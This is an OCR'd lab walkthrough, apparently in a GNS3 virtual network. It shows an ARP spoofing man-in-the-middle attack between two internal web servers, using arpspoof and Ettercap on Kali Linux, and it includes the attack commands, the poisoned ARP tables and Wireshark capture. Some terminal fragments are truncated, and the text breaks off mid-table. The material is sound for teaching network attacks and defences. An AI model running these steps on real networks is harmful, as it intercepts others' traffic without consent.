

ARP Spoofing Attack:



Web-SRV1 IP Address
192.168.1.6
Web-SRV2 IP Address
192.168.1.7
Attacker IP Address
192.168.1.8

Attacker
Ettercap -G
arpspoof -i eth0 -t 192.168.1.6 -r 192.168.1.7


In Web-SRV2 navigate to Start go to XAMPP>XAMPP Control Panel start the web services.



```
7:17:38 AM  [main]     Running with Ac
7:17:38 AM  [main]     XAMPP Installa
7:17:38 AM  [main]     Checking for pre
7:17:38 AM  [main]     All prerequisites
7:17:38 AM  [main]     Initializing Modu
```


Let’s start Ettercap graphically type below command in Kali Linux Terminal.

ettercap -G



```
┌──(root💀kali)-[/home/kali]
└─# ettercap -G
```

Now, click on tick mark to start Unified Sniffing on Kali Linux.




Sniffing at startup: ●

Primary Interface: eth0

Bridged sniffing: ○


Bridged Interface: Local Loopback

Click to Scan for Hosts in the Network you can use shortcut menu as well.



```
ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team

┌──(root💀
└─# etterca

ettercap 0.
```


Click to display Scan Host Lists you can use shortcut button on menu as well.



```
ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team

┌──(root💀
└─# etterca

ettercap 0.
```

IP Address	MAC Address	Description
192.168.1.1	AA:AA:AA:AA:AA:11	
192.168.1.2	AA:AA:AA:AA:AA:22	
192.168.1.3	AA:AA:AA:AA:AA:33	
192.168.1.4	AA:AA:AA:AA:AA:44	
192.168.1.5	AA:AA:AA:AA:AA:55	
192.168.1.6	AA:AA:AA:AA:AA:66	
192.168.1.7	AA:AA:AA:AA:AA:77	
192.168.1.9	00:50:79:66:68:0D	

Click to Add to Target 1 and Add to Target 2 to make it ready for MITM attack.




```
ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team

┌──(root💀
└─# etterca

ettercap 0.
```

IP Address	MAC Address	Description
192.168.1.1	AA:AA:AA:AA:AA:11	
192.168.1.2	AA:AA:AA:AA:AA:22	
192.168.1.3	AA:AA:AA:AA:AA:33	
192.168.1.4	AA:AA:AA:AA:AA:44	
192.168.1.5	AA:AA:AA:AA:AA:55	
192.168.1.6	AA:AA:AA:AA:AA:66	
192.168.1.7	AA:AA:AA:AA:AA:77	
192.168.1.9	00:50:79:66:68:0D	

```
Starting Unified sniffing...
```

Click to start ARP Poisoning attack on the give Target Systems.




```
ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team
```

IP Address	MAC Address	Description
192.168.1.1	AA:AA:AA:AA:AA:11	
192.168.1.2	AA:AA:AA:AA:AA:22	
192.168.1.3	AA:AA:AA:AA:AA:33	
192.168.1.4	AA:AA:AA:AA:AA:44	
192.168.1.5	AA:AA:AA:AA:AA:55	
192.168.1.6	AA:AA:AA:AA:AA:66	
192.168.1.7	AA:AA:AA:AA:AA:77	
192.168.1.9	00:50:79:66:68:0D	

```
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
11 hosts added to the hosts list...
Host 192.168.1.6 added to TARGET1
Host 192.168.1.7 added to TARGET2
```

Select Sniff Remote Connections and press OK to start ARP Poisoning Attack.



```
ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team
```


Ettercap
0.8.3.1 (EB)
Host List ×
IP Address
MAC Address
Description
192.168.1.1 AA:AA:AA:AA:AA:11
192.168.1.2 AA:AA:AA:AA:AA:22
Cancel
MITM Attack: ARP Poisoning
OK

Optional parameters

☑ Sniff remote connections.


☐ Only poison one-way.

In Web-SRV1 IP Address 192.168.1.6 it is showing Kali Linux MAC Address.



```
gns3@box:~$ arp
? (192.168.1.7) at aa:aa:aa:aa:aa:77 [ether]  on eth0
? (192.168.1.1) at aa:aa:aa:aa:aa:11 [ether]  on eth0
? (192.168.1.8) at aa:aa:aa:aa:aa:88 [ether]  on eth0
gns3@box:~$ arp
? (192.168.1.7) at aa:aa:aa:aa:aa:88 [ether]  on eth0
? (192.168.1.1) at aa:aa:aa:aa:aa:11 [ether]  on eth0
? (192.168.1.8) at aa:aa:aa:aa:aa:88 [ether]  on eth0
gns3@box:~$ ping 192.168.1.7
PING 192.168.1.7 (192.168.1.7): 56 data bytes
64 bytes from 192.168.1.7: seq=0 ttl=128 time=12.649 ms
64 bytes from 192.168.1.7: seq=1 ttl=128 time=20.486 ms
64 bytes from 192.168.1.7: seq=2 ttl=128 time=28.931 ms
```


In Web-SRV2 IP Address 192.168.1.7 it is also showing Kali Linux MAC Address.



```
C:\Documents and Settings\user>
C:\Documents and Settings\user>arp -a

Interface: 192.168.1.7 --- 0x10004
  Internet Address      Physical Address      Type
  192.168.1.1           aa-aa-aa-aa-aa-11     dynamic
  192.168.1.8           aa-aa-aa-aa-aa-88     dynamic

C:\Documents and Settings\user>arp -a

Interface: 192.168.1.7 --- 0x10004
  Internet Address      Physical Address      Type
  192.168.1.2           aa-aa-aa-aa-aa-22     dynamic
  192.168.1.6           aa-aa-aa-aa-aa-88     dynamic

C:\Documents and Settings\user>_
```


Aafter ARP Attack

Let’s try to ping and access Web-SRV2 from Web-SRV1.



```
gns3@box:~$ arp
? (192.168.1.7) at aa:aa:aa:aa:aa:77 [ether]  on eth0
? (192.168.1.1) at aa:aa:aa:aa:aa:11 [ether]  on eth0
? (192.168.1.8) at aa:aa:aa:aa:aa:88 [ether]  on eth0
gns3@box:~$ arp
? (192.168.1.7) at aa:aa:aa:aa:aa:88 [ether]  on eth0
? (192.168.1.1) at aa:aa:aa:aa:aa:11 [ether]  on eth0
? (192.168.1.8) at aa:aa:aa:aa:aa:88 [ether]  on eth0
gns3@box:~$ ping 192.168.1.7
PING 192.168.1.7 (192.168.1.7): 56 data bytes
64 bytes from 192.168.1.7: seq=0 ttl=128 time=12.649 ms
64 bytes from 192.168.1.7: seq=1 ttl=128 time=20.486 ms
64 bytes from 192.168.1.7: seq=2 ttl=128 time=28.931 ms
^C
--- 192.168.1.7 ping statistics ---
3 packets transmitted, 3 packets received, 0% packet loss
round-trip min/avg/max = 12.649/20.688/28.931 ms
gns3@box:~$
```


Let’s start Wireshark in Kali Linux Attack with IP Address 192.168.1.8, its getting ICMP packets.



icmp

```
No.  Time           Source        Destination   Protocol Length Info
